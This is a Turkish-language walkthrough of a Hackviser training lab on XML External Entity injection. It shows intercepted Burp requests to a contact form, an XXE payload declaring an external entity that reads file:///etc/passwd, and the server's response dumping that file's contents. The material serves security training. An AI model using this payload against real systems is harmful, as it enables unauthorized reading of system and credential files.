

XML External Entity Injection (XXE)

Basic XXE


Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir XML External Entity Injection (XXE) zafiyeti içerir.

Laboratuvarı tamamlamak için web sayfasındaki iletişim formundaki XXE zafiyetini istismar ederek ve /etc/passwd dosyasının içeriğine erişin.

/etc/passwd dosyasına eklenen son kullanıcının adı nedir?

Öncelikle web sitesindeki iletişim formuna bir göz atalım.



Contact Form

Your needs, suggestions and thoughts are valuable to us. Use this form to contact us, we look forward to hearing from you!

First name

Last name

Email address

Message

[Submit](#)

Have you explored our FAQ page? [Read Now](#)

Bizi böyle bi ekran karşılıyor. İletişim formundaki **message** alanına bir XXE payload'u enjekte ederek sunucunun /etc/passwd dosyasını okumasını sağlamaya çalışacağız. Burp ile araya girelim

Request		
Pretty	Raw	Hex
<pre>1 POST /contact.php HTTP/1.1 2 Host: generous-diamond.europol.hackviser.space 3 Content-Length: 208 4 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 5 Content-Type: application/xml 6 Accept-Language: tr-TR,tr;q=0.9 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 9 Sec-Ch-Ua-Platform: "Windows" 10 Accept: */* 11 Origin: https://generous-diamond.europol.hackviser.space 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://generous-diamond.europol.hackviser.space/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 Connection: keep-alive 19 20 21 <contact> 22 <firstName> 23 asad 24 </firstName> 25 <lastName> 26 asd 27 </lastName> 28 <email> 29 asda 30 </email> 31 <message> 32 deneme 33 </message> 34 </contact></pre>		

Repeater'a yollayalım ve payloadımızı girelim

<?xml version="1.0" ?>

message kısmına ise

&xxe;

Request		
Pretty	Raw	Hex
<pre>1 POST /contact.php HTTP/1.1 2 Host: generous-diamond.europol.hackviser.space 3 Content-Length: 227 4 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 5 Content-Type: application/xml 6 Accept-Language: tr-TR,tr;q=0.9 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 9 Sec-Ch-Ua-Platform: "Windows" 10 Accept: */* 11 Origin: https://generous-diamond.europol.hackviser.space 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://generous-diamond.europol.hackviser.space/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 Connection: keep-alive 19 20 <?xml version="1.0" ?> 21 <DOCTYPE contact [22 <ENTITY xxe SYSTEM "file:///etc/passwd"> 23]> 24 <contact> 25 <firstName> 26 asad 27 </firstName> 28 <lastName> 29 asd 30 </lastName> 31 <email> 32 asda 33 </email> 34 <message> 35 &xxe; 36 </message> 37 </contact></pre>		

Response		
Pretty	Raw	Hex
<pre>1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Mon, 07 Oct 2024 21:37:11 GMT 4 Content-Type: application/xml 5 Content-Length: 1682 6 Connection: keep-alive 7 Vary: Accept-Encoding 8 9 <?xml version="1.0" encoding="UTF-8"?> 10 <contact> 11 <firstName> 12 asad 13 </firstName> 14 <lastName> 15 asd 16 </lastName> 17 <email> 18 asda 19 </email> 20 <message> 21 root:x10:0:root:/root:/bin/bash 22 daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin 23 bin:x2:2:bin:/bin:/usr/sbin/nologin 24 sys:x3:3:sys:/dev:/usr/sbin/nologin 25 sync:x4:65534:sync:/bin:/bin/sync 26 games:x5:60:games:/usr/games:/usr/sbin/nologin 27 man:x6:12:man:/var/cache/man:/usr/sbin/nologin 28 lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin 29 mail:x8:8:mail:/var/mail:/usr/sbin/nologin 30 news:x9:9:news:/var/spool/news:/usr/sbin/nologin 31 uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 32 proxy:x11:11:proxy:/bin:/usr/sbin/nologin 33 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin 34 backup:x34:34:backup:/var/backups:/usr/sbin/nologin 35 list:x38:38:Mail Manager:/var:/usr/sbin/nologin 36 irc:x39:39:ircd:/run/ircd:/usr/sbin/nologin 37 gnats:x41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin 38 nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin 39 _apt:x100:65534:/nonexistent:/usr/sbin/nologin 40 systemd-networkd:x101:101:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin 41 systemd-resolve:x102:102:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin 42 messagebus:x103:103:/nonexistent:/usr/sbin/nologin 43 systemd-timesyncd:x104:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin 44 sshd:x105:65534:/run/sshd:/usr/sbin/nologin 45 hackviser:x1000:1000:hackviser,,:/home/hackviser:/bin/bash</pre>		

Ve evet /etc/passwd dosyasını görüntülemeyi başardık

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaşı